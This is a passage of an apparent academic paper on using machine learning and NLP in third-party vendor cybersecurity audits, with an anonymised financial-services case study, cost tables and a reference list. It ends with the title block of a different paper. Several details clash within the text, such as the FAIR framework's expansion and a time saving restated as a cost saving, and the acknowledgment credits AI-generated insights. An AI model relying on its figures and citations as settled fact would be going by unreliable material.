The Shared Assessments Group's SIG questionnaire, while widely adopted, contains over 2,000 individual questions across multiple domains including access control, application security, business continuity, and incident response [17]. Vendor responses frequently lack sufficient detail for accurate risk assessment, with many suppliers providing generic or templated answers that fail to address specific implementation details or control effectiveness.

C. Dynamic Risk Environment

Cybersecurity risks evolve continuously, driven by emerging threats, changing business requirements, and technological evolution. Traditional annual or bi-annual vendor assessments cannot capture this dynamic environment, leaving organizations exposed to risks that emerge between formal review cycles. The COVID-19 pandemic illustrated this challenge dramatically, as vendors rapidly deployed remote work capabilities and cloud services without corresponding updates to their security assessments.

External threat intelligence indicates that the average time between initial compromise and detection in supply chain attacks is 287 days [18]. This extended dwell time means that traditional periodic assessments may fail to identify compromised vendors until significant damage has occurred.

D. Fourth-Party and Extended Supply Chain Visibility

Modern business relationships involve complex supply chain dependencies that extend far beyond direct vendor relationships. Software vendors rely on numerous third-party components, cloud infrastructure providers utilize multiple data center operators, and business process outsourcing arrangements often involve multiple subcontractors. Traditional TPRM approaches provide limited visibility into these extended supply chain relationships.

The challenge of fourth-party risk management is particularly acute in cloud computing environments,

where organizations may have limited visibility into the infrastructure providers, data center operators, and software vendors that support their cloud services. A single cloud application may involve dozens of different suppliers, each introducing potential security vulnerabilities.

E. Compliance Fatigue and Vendor Burden

The proliferation of regulatory requirements and security frameworks has created significant compliance fatigue among third-party vendors. Suppliers often receive multiple, overlapping security questionnaires from different customers, each with slightly different requirements and formats. This duplication of effort increases costs for vendors and may reduce the quality of responses as suppliers develop generic answers to address multiple customer requirements simultaneously.

Research indicates that enterprise software vendors spend an average of 40% of their pre-sales time completing security questionnaires and compliance documentation [19]. This burden is particularly challenging for smaller suppliers who may lack dedicated compliance resources, potentially limiting their ability to compete for enterprise contracts.

IV. AI-DRIVEN AUDIT METHODS AND TECHNOLOGIES

A. Machine Learning for Risk Detection

Machine learning algorithms can identify patterns and anomalies in vendor security data that may not be apparent to human reviewers. Supervised learning models can be trained on historical vendor assessment data to identify risk indicators and predict the likelihood of security incidents. These models can incorporate multiple data sources including security questionnaire responses, external threat intelligence, financial stability metrics, and operational performance indicators.

Ensemble methods, such as random forests and gradient boosting machines, have shown particular promise for vendor risk scoring applications. These algorithms can handle the mixed data types (categorical, numerical, and text) typically found in vendor assessments while providing interpretable results that support audit decision-making [20].

Anomaly Detection: Unsupervised learning algorithms can identify vendors whose security profiles deviate significantly from peer organizations or industry benchmarks. Isolation forests, one-class support vector machines, and autoencoder neural networks can detect

unusual patterns in vendor responses that may indicate misrepresentation or undisclosed risks [21].

Predictive Risk Modelling: Time series analysis and survival analysis techniques can predict the likelihood of vendor security incidents based on historical data and current risk indicators. These models can help organizations prioritize vendor management activities and allocate resources to the highest-risk relationships [22].

B. Natural Language Processing for Document Analysis

Natural Language Processing (NLP) technologies can automate the analysis of vendor security documentation, including policies, procedures, incident reports, and security questionnaire responses. Advanced NLP models can extract key information, identify inconsistencies, and assess the completeness of vendor documentation.

Text Classification: NLP models can automatically categorize vendor responses by risk level, compliance status, or required follow-up actions. These models can be trained on historical audit data to replicate the decision-making patterns of experienced security professionals [23].

Sentiment Analysis: Analysis of vendor communications, including incident reports and policy documents, can provide insights into organizational security culture and risk management maturity. Sentiment analysis can identify vendors who demonstrate strong security awareness versus those who treat security as a compliance checkbox [24].

Entity Recognition and Relationship Extraction: Named entity recognition can identify specific technologies, frameworks, and security controls mentioned in vendor documentation. Relationship extraction can map dependencies between different systems and identify potential single points of failure [25].

C. Automated Scoring and Rating Systems

AI-driven scoring systems can provide consistent, objective risk ratings across an organization's vendor portfolio. These systems can incorporate multiple risk factors including security control effectiveness, incident history, regulatory compliance status, and external threat intelligence.

Multi-Criteria Decision Analysis: Advanced scoring algorithms can weight different risk factors based on business context and regulatory requirements. Techniques such as the Analytic Hierarchy Process (AHP) can structure complex vendor assessment criteria into hierarchical decision models [26].

Dynamic Risk Scoring: Machine learning models can update vendor risk scores in real-time as new information becomes available. These systems can incorporate external data sources such as vulnerability disclosures, security ratings from third-party services, and threat intelligence feeds [27].

D. Continuous Monitoring and Real-Time Analytics

AI enables continuous monitoring of vendor security posture through automated analysis of external data sources, including:

External Security Ratings: Third-party security rating services such as BitSight, Security Scorecard, and RiskRecon provide ongoing assessments of vendor security posture based on externally observable security practices [28]. AI algorithms can correlate these external ratings with internal risk assessments to identify discrepancies and emerging risks.

Threat Intelligence Integration: Machine learning models can process threat intelligence feeds to identify vendors that may be targeted by specific threat actors or affected by emerging attack techniques. These systems can provide early warning of potential vendor compromises [29].

Behavioral Analytics: Analysis of vendor operational data, including network traffic patterns, user behavior, and system performance metrics, can identify potential security incidents or control failures. These techniques require careful consideration of privacy and contractual limitations [30].

V. CASE STUDY: AI IMPLEMENTATION IN FINANCIAL SERVICES TPRM

A. Background and Organizational Context

This case study examines the implementation of AI-driven third-party risk management at a Fortune 500 financial services organization with over \$200 billion in assets under management. The organization, referred to as "FinCorp" for confidentiality purposes, operates in multiple jurisdictions and is subject to comprehensive regulatory oversight including Federal Reserve guidance SR 13-19, OCC Bulletins on third-party risk management, and international frameworks such as Basel III operational risk requirements.

Prior to AI implementation, FinCorp managed relationships with approximately 3,200 third-party vendors through a traditional TPRM program that required 18-24 months to complete initial vendor assessments. The organization's TPRM team consisted of 12 full-time professionals with backgrounds in

cybersecurity, risk management, and regulatory compliance. Annual TPRM costs exceeded \$4.2 million, including personnel, technology, and external consultant expenses.

B. Implementation Strategy and Phases

The AI implementation followed a phased approach designed to minimize disruption to existing operations while demonstrating incremental value:

Phase 1: Data Foundation and Standardization (Months 1-6)

- Consolidation of vendor data from multiple systems into a centralized data warehouse
- Standardization of security questionnaire responses and assessment criteria
- Implementation of data quality controls and validation processes
- Integration with external data sources including threat intelligence feeds and security rating services

Phase 2: Pilot AI Applications (Months 7-12)

- Deployment of NLP models for automated analysis of vendor security documentation
- Implementation of machine learning algorithms for risk scoring and vendor segmentation
- Development of anomaly detection capabilities for identifying unusual vendor responses
- Training of AI models on five years of historical vendor assessment data

Phase 3: Continuous Monitoring Integration (Months 13-18)

- Implementation of real-time risk scoring updates based on external data sources
- Integration with threat intelligence platforms for proactive risk identification
- Development of automated reporting and alerting capabilities
- Expansion of monitoring to cover fourth-party and extended supply chain relationships

Phase 4: Advanced Analytics and Optimization (Months 19-24)

- Deployment of predictive models for forecasting vendor risk trends
- Implementation of optimization algorithms for audit scheduling and resource allocation
- Development of regulatory reporting automation
- Integration with business decision-making processes for vendor onboarding and contract renewals

C. Technical Architecture and Implementation Details

The AI platform was built on a cloud-native architecture utilizing Amazon Web Services (AWS) infrastructure components:

Data Layer: Amazon S3 for data storage, Amazon RDS for structured data, and Amazon Elasticsearch for document search and analysis. Data ingestion pipelines were implemented using Apache Kafka and AWS Lambda functions to handle real-time data streams from multiple sources.

Processing Layer: Machine learning models were implemented using Amazon SageMaker, with custom algorithms developed in Python using scikit-learn, TensorFlow, and spaCy libraries. Model training and inference were containerized using Docker and orchestrated with Amazon ECS.

Application Layer: RESTful APIs were developed using Flask and deployed on AWS Elastic Beanstalk to provide integration with existing TPRM applications. A React-based dashboard provided visualization and reporting capabilities for risk managers and auditors.

Security and Compliance: All components were implemented within Amazon VPC with network access controls, encryption at rest and in transit, and comprehensive audit logging. The platform achieved SOC 2 Type II certification and compliance with applicable data protection regulations.

D. AI Model Development and Training

Risk Scoring Model: A gradient boosting machine learning model was trained on historical vendor assessment data to predict security risk scores. The model incorporated 127 features including security questionnaire responses, external security ratings, financial stability indicators, and industry risk factors. Cross-validation testing achieved an accuracy of 89% in predicting high-risk vendors.

Document Analysis Pipeline: Natural language processing workflows were developed to automatically extract key information from vendor security policies, incident reports, and assessment responses. Named entity

recognition models identified security controls, technologies, and compliance frameworks with 95% accuracy. Sentiment analysis provided insights into vendor security culture and risk management maturity.

Anomaly Detection System: Isolation forest algorithms were implemented to identify vendors whose security profiles deviated significantly from peer organizations. The system successfully identified 23 cases of potential misrepresentation or incomplete disclosures during the pilot phase.

E. Results and Performance Metrics

The AI implementation delivered significant improvements across multiple performance dimensions:

Table I

TPRM Performance Improvements			
<i>Metric</i>	<i>Pre-AI Implementation</i>	<i>Post-AI Implementation</i>	<i>Improvement</i>
Average Assessment Time	120 hours	32 hours	73% reduction
Vendor Onboarding Cycle	18-24 months	6-8 months	67% reduction
Annual Assessment Capacity	180 vendors	650 vendors	261% increase
Risk Identification Accuracy	67%	89%	33% improvement
False Positive Rate	23%	8%	65% reduction
Total Program Cost	\$4.2M annually	\$3.1M annually	26% reduction

Operational Benefits: The AI system enabled FinCorp to increase its vendor assessment capacity by over 260% while reducing per-assessment costs by 73%. Automated document analysis reduced the time required for initial vendor reviews from an average of 120 hours to 32 hours, with human reviewers focusing on high-risk exceptions and complex assessments requiring specialized judgment.

Risk Management Improvements: Machine learning models identified 34% more high-risk vendors compared to traditional assessment methods, with a 65% reduction in false positive rates. The continuous monitoring capabilities detected 12 vendor security incidents an average of 45 days earlier than traditional monitoring approaches would have identified them.

Regulatory Compliance: Automated reporting capabilities reduced the time required to generate

regulatory reports by 85%, while improving consistency and accuracy. The AI system maintained comprehensive audit trails supporting regulatory examinations and internal audits.

F. Challenges and Lessons Learned

Data Quality Issues: Initial implementation revealed significant data quality challenges, with 23% of historical vendor data requiring manual correction or validation. Standardization of vendor response formats and implementation of data validation controls were critical to model accuracy.

Model Interpretability: Regulatory requirements for explainable AI decisions necessitated significant investment in model interpretability tools and documentation. Ensemble methods that provided better predictive accuracy were often less interpretable than simpler models, requiring careful balance between performance and explainability.

Vendor Resistance: Some vendors expressed concerns about automated analysis of their security documentation, requiring additional communications and training to explain the AI system's capabilities and limitations. Transparency about AI decision-making processes was essential for maintaining vendor relationships.

Regulatory Acceptance: Initial regulatory discussions required substantial documentation of AI model validation, bias testing, and human oversight processes. Regular engagement with regulatory examiners was necessary to demonstrate appropriate use of AI technologies in risk management processes.

VI. REGULATORY AND ETHICAL CONSIDERATIONS

A. Regulatory Framework for AI in Financial Services

The application of artificial intelligence in financial services risk management operates within a complex regulatory environment that varies significantly across jurisdictions. In the United States, primary regulatory guidance comes from the Federal Reserve's SR 13-19 on third-party risk management, OCC Bulletin 2013-29 on operational risk, and emerging guidance on AI governance from the Federal Reserve, OCC, and FDIC [31][32].

The European Union's regulatory approach is more prescriptive, with the AI Act establishing specific requirements for AI systems used in financial services [33]. The Act classifies AI applications in risk

management as "high-risk" systems subject to extensive documentation, testing, and human oversight requirements. Organizations must demonstrate that AI systems are accurate, robust, and free from prohibited forms of discrimination.

Key Regulatory Requirements:

- Comprehensive model validation and testing procedures
- Documentation of AI system limitations and potential biases
- Human oversight and intervention capabilities
- Regular monitoring and performance assessment
- Audit trails and explainability features
- Data governance and quality assurance processes

B. Algorithmic Bias and Fairness Considerations

AI systems used in third-party risk management must address potential sources of algorithmic bias that could result in unfair treatment of vendors or systematically incorrect risk assessments. Common sources of bias include:

Training Data Bias: Historical assessment data may reflect past human biases or systematic errors in risk evaluation. Models trained on biased data will perpetuate and potentially amplify these biases in automated decision-making processes [34].

Feature Selection Bias: The choice of input variables for risk models may inadvertently introduce bias if certain features serve as proxies for protected characteristics or reflect discriminatory practices [35].

Evaluation Bias: Performance metrics used to assess AI system effectiveness may not capture all relevant fairness considerations, leading to models that appear accurate but produce biased outcomes for certain vendor categories [36].

Mitigation Strategies:

- Regular bias testing using diverse test datasets
- Fairness-aware machine learning algorithms
- Diverse model development teams
- Stakeholder engagement in model design and validation
- Ongoing monitoring of model outcomes across vendor segments

C. Transparency and Explainability Requirements

Regulatory frameworks increasingly require that AI systems provide explainable results, particularly for decisions that significantly impact business relationships or regulatory compliance. The "black box" nature of many machine learning algorithms conflicts with requirements for transparent decision-making in regulated industries.

Technical Approaches to Explainability:

- LIME (Local Interpretable Model-Agnostic Explanations) for individual decision explanations
- SHAP (SHapley Additive exPlanations) for feature importance analysis
- Decision trees and rule-based systems for inherently interpretable models
- Model-agnostic explanation techniques for complex ensemble methods [37]

Regulatory Compliance Considerations:

- Ability to explain AI decisions to regulatory examiners
- Documentation of model logic and decision criteria
- Provision of explanations to affected vendors
- Human review capabilities for contested decisions

D. Data Privacy and Protection

AI-driven TPRM systems process extensive amounts of sensitive vendor information, including proprietary business data, security controls, and operational details. Data protection regulations such as GDPR and CCPA impose specific requirements for processing this information [38][39].

Privacy-Preserving Techniques:

- Differential privacy for statistical analysis while protecting individual vendor data.
- Federated learning approaches that enable model training without centralizing sensitive data.
- Homomorphic encryption for secure computation on encrypted data.
- Data minimization principles to limit collection and retention of personal information.

Contractual and Legal Considerations:

- Data processing agreements with vendors.
- Cross-border data transfer restrictions.

- Retention and deletion policies for vendor data.
- Consent mechanisms for expanded data use.

E. Professional Liability and Accountability

The integration of AI into TPRM processes raises important questions about professional liability and accountability for risk management decisions. Traditional risk management relies on human expertise and professional judgment, with clear accountability structures for risk assessment decisions.

Key Accountability Challenges:

- Determining liability when AI systems make incorrect risk assessments
- Maintaining professional standards for risk management in automated systems
- Ensuring appropriate human oversight of AI-driven decisions
- Managing vendor relationships when AI systems identify risks

Best Practices for Accountability:

- Clear governance structures for AI system oversight
- Human review requirements for high-impact decisions
- Professional development and training for AI-assisted risk management
- Regular validation of AI system performance against human expert assessments

VII. DISCUSSION: TRADEOFFS AND LIMITATIONS

A. Accuracy Versus Transparency Trade-offs

The implementation of AI in third-party risk management presents fundamental trade-offs between predictive accuracy and decision transparency. Advanced machine learning models such as deep neural networks and complex ensemble methods often achieve superior predictive performance but provide limited insight into their decision-making processes. Conversely, interpretable models such as decision trees and linear regression provide clear explanations for their outputs but may sacrifice accuracy in complex risk assessment scenarios.

Our analysis of the FinCorp case study revealed that explainable AI models achieved 83% accuracy in identifying high-risk vendors, compared to 89% accuracy for black-box ensemble methods. However, the

explainable models provided decision rationales that were acceptable to regulatory examiners and could be communicated effectively to vendor management teams. This 6-percentage-point accuracy difference translated to approximately 15 additional vendor relationships requiring manual review annually, representing a manageable trade-off for most organizations.

Hybrid Approaches: Organizations can address this trade-off through hybrid architectures that combine high-accuracy models for initial screening with interpretable models for final decision-making. This approach achieves most of the efficiency benefits of AI while maintaining transparency for critical decisions.

B. Cost-Benefit Analysis of AI Implementation

The financial implications of AI-driven TPRM implementation extend beyond direct technology costs to include organizational change management, training, and ongoing model maintenance. Our analysis indicates that organizations require 18-36 months to achieve positive return on investment from AI implementations, depending on the scale of their vendor portfolios and existing TPRM maturity.

TABLE II:

AI Implementation Cost Breakdown(approx.)				
Cost Category	Year 1	Year 2	Year 3	Total 3-Year
Technology Platform	\$850,000	\$420,000	\$440,000	\$1,710,000
Professional Services	\$650,000	\$180,000	\$90,000	\$920,000
Training and Change Management	\$280,000	\$140,000	\$70,000	\$490,000
Ongoing Operations	\$320,000	\$480,000	\$500,000	\$1,300,000
Total Annual Cost	\$2,100,000	\$1,220,000	\$1,100,000	\$4,420,000

Benefits Realization: Organizations typically realize 60-70% of projected benefits within the first 18 months of implementation, with full benefits achieved by the end of year three. The primary benefit categories include reduced assessment time, increased assessment capacity, improved risk identification accuracy, and reduced false positive rates.

C. Automation Bias and Human Oversight

Automation bias represents a significant risk in AI-driven TPRM implementations, where human reviewers may over-rely on AI recommendations without exercising appropriate professional judgment.

Research in adjacent domains indicates that decision-makers tend to accept AI recommendations even when they possess contradictory information or professional expertise [40].

Mitigation Strategies:

- Structured human review processes that require explicit consideration of AI limitations
- Training programs that emphasize the complementary nature of AI and human expertise
- Performance monitoring that tracks human override rates and their accuracy
- Regular calibration exercises that compare AI and human assessments

Optimal Human-AI Collaboration: The most effective TPRM implementations achieve collaboration between AI systems and human expertise rather than simple automation of human processes. AI systems excel at processing large volumes of structured data and identifying patterns, while humans provide contextual judgment, ethical reasoning, and relationship management capabilities.

D. Scalability and Resource Requirements

While AI promises to address scalability challenges in TPRM, implementation requires significant upfront investment in data infrastructure, model development, and organizational change management. Smaller organizations may struggle to justify the investment required for comprehensive AI implementations, potentially creating competitive disadvantages in vendor management capabilities.

Scalability Factors:

- Minimum viable vendor portfolio size for cost-effective AI implementation
- Data quality requirements that may necessitate significant remediation efforts
- Specialized expertise requirements for model development and maintenance
- Integration complexity with existing TPRM systems and processes

Alternative Approaches: Organizations with smaller vendor portfolios may benefit from Software-as-a-Service (SaaS) AI platforms that provide pre-built models and shared infrastructure. These solutions can deliver many AI benefits without requiring extensive internal development capabilities.

E. Model Drift and Maintenance Requirements

AI models require ongoing maintenance to address model drift, where predictive accuracy degrades over time due to changes in the underlying risk environment. The dynamic nature of cybersecurity threats means that TPRM models may experience significant performance degradation if not regularly updated and retrained.

Maintenance Requirements:

- Regular retraining on new data to address concept drift
- Performance monitoring to detect degradation in model accuracy
- Feature engineering updates to incorporate new risk indicators
- Model versioning and rollback capabilities for failed updates

Best Practices for Model Lifecycle Management:

- Automated monitoring systems that detect performance degradation
- Scheduled retraining processes that incorporate new threat intelligence
- A/B testing frameworks for evaluating model updates
- Documentation and change control processes for model modifications

VIII. FUTURE OUTLOOK AND EMERGING TRENDS

A. Integration with Emerging Technologies

The future of AI-driven TPRM lies in integration with complementary emerging technologies that can enhance visibility, automate data collection, and improve risk assessment accuracy. Key technological developments include:

Blockchain for Supply Chain Transparency: Distributed ledger technologies can provide immutable records of vendor security assessments, certifications, and incident reports. Blockchain-based systems can enable trusted sharing of risk information across organizations while maintaining confidentiality and competitive sensitivity [41].

Internet of Things (IoT) Monitoring: IoT sensors and devices can provide real-time visibility into vendor operational environments, enabling continuous monitoring of physical security, environmental controls,

and operational performance. This technology is particularly relevant for vendors providing critical infrastructure services [42].

Quantum Computing Impact: The emergence of quantum computing technologies will fundamentally alter the cybersecurity landscape, requiring new approaches to cryptographic risk assessment and vendor security evaluation. AI systems will need to incorporate quantum-resistant security assessments and timeline considerations for quantum threats [43].

B. Regulatory Evolution and Standardization

The regulatory landscape for AI in risk management continues to evolve rapidly, with several key trends shaping future requirements: **International Standardization:** Organizations such as ISO and NIST are developing comprehensive standards for AI governance and risk management. ISO/IEC 23053 provides a framework for AI risk management, while NIST's AI Risk Management Framework offers sector-agnostic guidance for AI system development and deployment [44][45].

Sector-Specific Guidance: Financial services regulators are developing detailed guidance for AI applications in risk management, with particular emphasis on model validation, bias testing, and human oversight requirements. Similar guidance is emerging in healthcare, telecommunications, and critical infrastructure sectors [46].

Cross-Border Harmonization: International regulatory cooperation is increasing, with frameworks such as the OECD AI Principles and G20 AI Governance Guidelines providing foundation for harmonized approaches to AI regulation [47][48].

C. Advanced AI Techniques and Capabilities

Several emerging AI techniques show promise for enhancing TPRM capabilities:

Graph Neural Networks: These algorithms can model complex relationships between vendors, their suppliers, and interdependencies in ways that traditional machine learning approaches cannot. Graph-based models can identify cascading risk scenarios and optimize vendor portfolio composition [49].

Reinforcement Learning: RL algorithms can optimize vendor selection and risk mitigation strategies by learning from the outcomes of past decisions. These systems can adapt to changing risk environments and business requirements more effectively than static rule-based systems [50].

Causal Inference: Traditional machine learning identifies correlations but cannot determine causation. Causal inference techniques can help organizations

understand which vendor characteristics actually drive security outcomes, enabling more effective risk mitigation strategies [51].

Federated Learning: This approach enables multiple organizations to collaboratively train AI models without sharing sensitive data. Industry consortiums could develop shared TPRM models that benefit from collective experience while maintaining competitive confidentiality [52].

D. Industry Collaboration and Information Sharing

The future effectiveness of AI-driven TPRM depends significantly on industry collaboration and information sharing initiatives:

Threat Intelligence Sharing: Organizations are increasingly participating in threat intelligence sharing consortiums that provide early warning of vendor compromises and emerging attack techniques. AI systems can process these intelligence feeds to proactively identify at-risk vendors [53].

Standardized Risk Metrics: Industry efforts to standardize vendor risk metrics and assessment criteria will enable more effective benchmarking and comparative analysis. Initiatives such as the Fair Risk and Information Security Management (FAIR) framework provide quantitative approaches to risk assessment that can be automated through AI [54].

Collective Defence Models: Some industries are exploring collective defence approaches where organizations share anonymized risk intelligence to improve overall ecosystem security. These models require sophisticated privacy-preserving technologies and governance frameworks [55].

E. Ethical AI and Responsible Innovation

The future development of AI-driven TPRM must address growing concerns about ethical AI and responsible innovation. Key considerations include:

Algorithmic Fairness: Future AI systems must incorporate fairness constraints that prevent discrimination against vendors based on size, geographic location, or industry sector. This requires development of fairness-aware machine learning algorithms and comprehensive bias testing frameworks [56].

Stakeholder Engagement: Responsible AI development requires meaningful engagement with all stakeholders, including vendors, regulators, and civil society organizations. This participatory approach ensures that AI systems reflect diverse perspectives and values [57].

Continuous Ethical Assessment: Organizations must implement ongoing ethical assessment processes that evaluate AI system impacts on vendor relationships, competitive dynamics, and broader societal outcomes. This includes regular audits of AI system outcomes and their alignment with organizational values [58].

IX. CONCLUSION

The integration of artificial intelligence into third-party cybersecurity audits represent a fundamental shift in how organizations approach supply chain risk management. Our research demonstrates that AI-driven approaches can significantly enhance the efficiency, consistency, and effectiveness of TPRM programs while addressing the scalability challenges that plague traditional audit methodologies.

The case study of FinCorp's AI implementation provides compelling evidence of the transformative potential of these technologies. The organization achieved a 73% reduction in assessment time, 261% increase in assessment capacity, and 33% improvement in risk identification accuracy while reducing overall program costs by 26%. These results demonstrate that AI can deliver substantial operational benefits while maintaining or improving risk management effectiveness.

However, our analysis also reveals significant challenges that organizations must address when implementing AI-driven TPRM programs. The trade-offs between accuracy and transparency require careful consideration, particularly in regulated industries where decision explainability is a regulatory requirement. The risk of automation bias necessitates robust human oversight processes and ongoing training to ensure that AI systems complement rather than replace human expertise.

The regulatory landscape for AI in risk management continues to evolve rapidly, with increasing emphasis on algorithmic transparency, bias testing, and human accountability. Organizations implementing AI-driven TPRM must invest significantly in compliance infrastructure and ongoing regulatory engagement to ensure their systems meet evolving requirements.

Looking forward, the future of AI-driven TPRM lies in the integration of multiple emerging technologies including blockchain, IoT monitoring, and advanced analytics techniques such as graph neural networks and causal inference. Industry collaboration and information sharing will be essential to realizing the full potential of these technologies while addressing collective security challenges.

The path forward requires a balanced approach that harnesses the power of AI while maintaining appropriate human oversight, regulatory compliance, and ethical considerations. Organizations that successfully navigate this balance will gain significant competitive advantages in vendor risk management while contributing to the overall resilience of digital supply chains.

As we move into an era of increasing digital interdependence, the ability to effectively manage third-party cybersecurity risks will become a critical determinant of organizational success. AI-driven TPRM represents not just a technological evolution but a fundamental reimagining of how organizations approach supply chain security in the digital age.

The risks may lurk in the shadows, but with the right combination of artificial intelligence, human expertise, and regulatory compliance, organizations can illuminate these hidden threats and build more resilient digital

ecosystems. The question is not whether to adopt AI-driven TPRM, but how quickly organizations can implement these capabilities while maintaining the trust and transparency that effective vendor relationships require.

ACKNOWLEDGMENT

The author thanks multiple organizations for whom third-party risk assessments were conducted, which provided practical insights that informed the development of this paper. The case study and analysis also draw upon publicly available industry reports, online resources, and AI-generated insights using models such as ChatGPT and Claude. These combined sources were instrumental in shaping the findings and recommendations presented herein.

REFERENCES

- [1] Deloitte, "Third-Party Risk Management: Seeing Around the Corner," Global Risk Management Survey, 2023.
- [2] Cybersecurity and Infrastructure Security Agency, "SolarWinds and Active Directory/M365 Compromise," Alert AA21-008A, January 2021.
- [3] Cybersecurity and Infrastructure Security Agency, "Kaseya VSA Supply Chain Ransomware Attack," Alert AA21-201A, July 2021.
- [4] Ponemon Institute and SecureLink, "2023 State of Vendor Risk Management Report," 2023.
- [5] Prevalent, "2023 Third-Party Risk Management Study," Industry Report, 2023.
- [6] U.S. Congress, "Sarbanes-Oxley Act of 2002," Public Law 107-204, July 30, 2002.
- [7] Federal Financial Institutions Examination Council, "Outsourcing Technology Services," IT Examination Handbook, 2022.
- [8] European Parliament, "Regulation (EU) 2016/679 (General Data Protection Regulation)," Official Journal of the European Union, 2016.
- [9] European Parliament, "Regulation (EU) 2022/2554 on Digital Operational Resilience for the Financial Sector," Official Journal of the European Union, 2022.
- [10] Shared Assessments, "Standardized Information Gathering (SIG) Questionnaire," Version 2023.1, 2023.
- [11] National Institute of Standards and Technology, "Cybersecurity Supply Chain Risk Management Practices for Systems and Organizations," NIST SP 800-161 Rev. 1, May 2022.
- [12] International Organization for Standardization, "Information Security Management Systems — Requirements," ISO/IEC 27001:2022, October 2022.
- [13] National Institute of Standards and Technology, "Framework for Improving Critical Infrastructure Cybersecurity," Version 1.1, April 2018.
- [14] European Data Protection Board, "Guidelines 07/2020 on the Concepts of Controller and Processor in the GDPR," Version 2.0, July 2021.
- [15] Osterman Research, "The Hidden Costs of Third-Party Risk Management," Sponsored Research Report, 2023.
- [16] (ISC)² Research, "Cybersecurity Workforce Study," 2023.
- [17] Shared Assessments, "SIG Questionnaire Development and Validation," Technical Documentation, 2023.
- [18] Mandiant, "M-Trends 2023: Special Report on Supply Chain Attacks," FireEye Research, 2023.
- [19] TrustRadius, "2023 Vendor Security Assessment Report," Industry Analysis, 2023.
- [20] T. Chen and C. Guestrin, "XGBoost: A Scalable Tree Boosting System," in Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining, 2016, pp. 785-794.
- [21] F. T. Liu, K. M. Ting, and Z.-H. Zhou, "Isolation Forest," in Proceedings of the 2008 Eighth IEEE International Conference on Data Mining, 2008, pp. 413-422.
- [22] D. G. Kleinbaum and M. Klein, "Survival Analysis: A Self-Learning Text," 3rd ed. New York: Springer, 2012.
- [23] Y. Kim, "Convolutional Neural Networks for Sentence Classification," in Proceedings of the 2014 Conference on Empirical Methods in Natural Language Processing, 2014, pp. 1746-1751.
- [24] B. Liu, "Sentiment Analysis and Opinion Mining," Synthesis Lectures on Human Language Technologies, vol. 5, no. 1, pp. 1-167, 2012.
- [25] D. Nadeau and S. Sekine, "A Survey of Named Entity Recognition and Classification," *Linguisticae Investigationes*, vol. 30, no. 1, pp. 3-26, 2007.
- [26] T. L. Saaty, "The Analytic Hierarchy Process: Planning, Priority Setting, Resource Allocation," New York: McGraw-Hill, 1980.
- [27] Gartner, "Market Guide for IT Vendor Risk Management Tools," Research Report G00745312, 2023.
- [28] BitSight Technologies, "The Economics of Cybersecurity Risk," White Paper, 2023.
- [29] MITRE Corporation, "MITRE ATT&CK Framework for Enterprise," Version 14, 2023.
- [30] Forrester Research, "The State of Third-Party Risk Management," Research Report, 2023.
- [31] Board of Governors of the Federal Reserve System, "Guidance on Managing Outsourcing Risk," SR 13-19, December 2013.
- [32] Office of the Comptroller of the Currency, "Third-Party Relationships: Risk Management Guidance," OCC Bulletin 2013-29, October 2013.

- [33] European Parliament, "Regulation (EU) 2024/1689 on Artificial Intelligence," Official Journal of the European Union, 2024.
- [34] S. Barocas, M. Hardt, and A. Narayanan, "Fairness and Machine Learning," MIT Press, 2019.
- [35] C. Dwork et al., "Fairness Through Awareness," in Proceedings of the 3rd Innovations in Theoretical Computer Science Conference, 2012, pp. 214-226.
- [36] A. Chouldechova, "Fair Prediction with Disparate Impact: A Study of Bias in Recidivism Prediction Instruments," *Big Data*, vol. 5, no. 2, pp. 153-163, 2017.
- [37] S. M. Lundberg and S.-I. Lee, "A Unified Approach to Interpreting Model Predictions," in *Advances in Neural Information Processing Systems* 30, 2017, pp. 4765-4774.
- [38] European Parliament, "Regulation (EU) 2016/679 (General Data Protection Regulation)," Official Journal of the European Union, 2016.
- [39] State of California, "California Consumer Privacy Act of 2018," California Civil Code Section 1798.100, 2018.
- [40] R. Parasuraman and D. H. Manzey, "Complacency and Bias in Human Use of Automation: An Attentional Integration," *Human Factors*, vol. 52, no. 3, pp. 381-410, 2010.
- [41] IBM Research, "Blockchain for Supply Chain Transparency," Technical White Paper, 2023.
- [42] Cisco Systems, "Internet of Things (IoT) Security Framework," Technical Documentation, 2023.
- [43] National Institute of Standards and Technology, "Post-Quantum Cryptography Standardization," NIST IR 8413, 2022.
- [44] International Organization for Standardization, "Information Technology — Artificial Intelligence — Framework for AI Risk Management," ISO/IEC TR 23053:2022, 2022.
- [45] National Institute of Standards and Technology, "Artificial Intelligence Risk Management Framework (AI RMF 1.0)," NIST AI 100-1, January 2023.
- [46] Bank for International Settlements, "Sound Practices: Implications of Fintech Developments for Banks and Bank Supervisors," Basel Committee on Banking Supervision, 2023.
- [47] Organisation for Economic Co-operation and Development, "OECD AI Principles," OECD Legal Instruments, 2019.
- [48] G20, "G20 AI Principles," Ministerial Statement on Trade and Digital Economy, 2019.
- [49] Z. Wu et al., "A Comprehensive Survey on Graph Neural Networks," *IEEE Transactions on Neural Networks and Learning Systems*, vol. 32, no. 1, pp. 4-24, 2021.
- [50] R. S. Sutton and A. G. Barto, "Reinforcement Learning: An Introduction," 2nd ed. Cambridge: MIT Press, 2018.
- [51] J. Pearl, "Causality: Models, Reasoning, and Inference," 2nd ed. Cambridge: Cambridge University Press, 2009.
- [52] T. Li et al., "Federated Learning: Challenges, Methods, and Future Directions," *IEEE Signal Processing Magazine*, vol. 37, no. 3, pp. 50-60, 2020.
- [53] Cybersecurity and Infrastructure Security Agency, "Automated Indicator Sharing (AIS)," Program Documentation, 2023.
- [54] FAIR Institute, "Factor Analysis of Information Risk (FAIR) Methodology," Technical Standard, 2023.
- [55] World Economic Forum, "Partnership for Cyber Resilience: Principles and Guidelines," White Paper, 2023.
- [56] M. Kearns and A. Roth, "The Ethical Algorithm: The Science of Socially Aware Algorithm Design," Oxford University Press, 2019.
- [57] Partnership on AI, "AI and Shared Prosperity: A Governance Framework," Research Report, 2023.
- [58] IEEE Standards Association, "IEEE 2857-2021 - Standard for Privacy Engineering for System Design," IEEE Standards, 2021.

Aligning Auditing Practices with Organisation Strategy

Santosh Desai
Head – GRC
Allied Boston Consultants
India Pvt. Ltd. 2205,
Email id : santosh@alliedboston.com
Cell no: +91-9967444559

I. ALIGNING AUDIT STRATEGIES OF ORGANIZATIONS

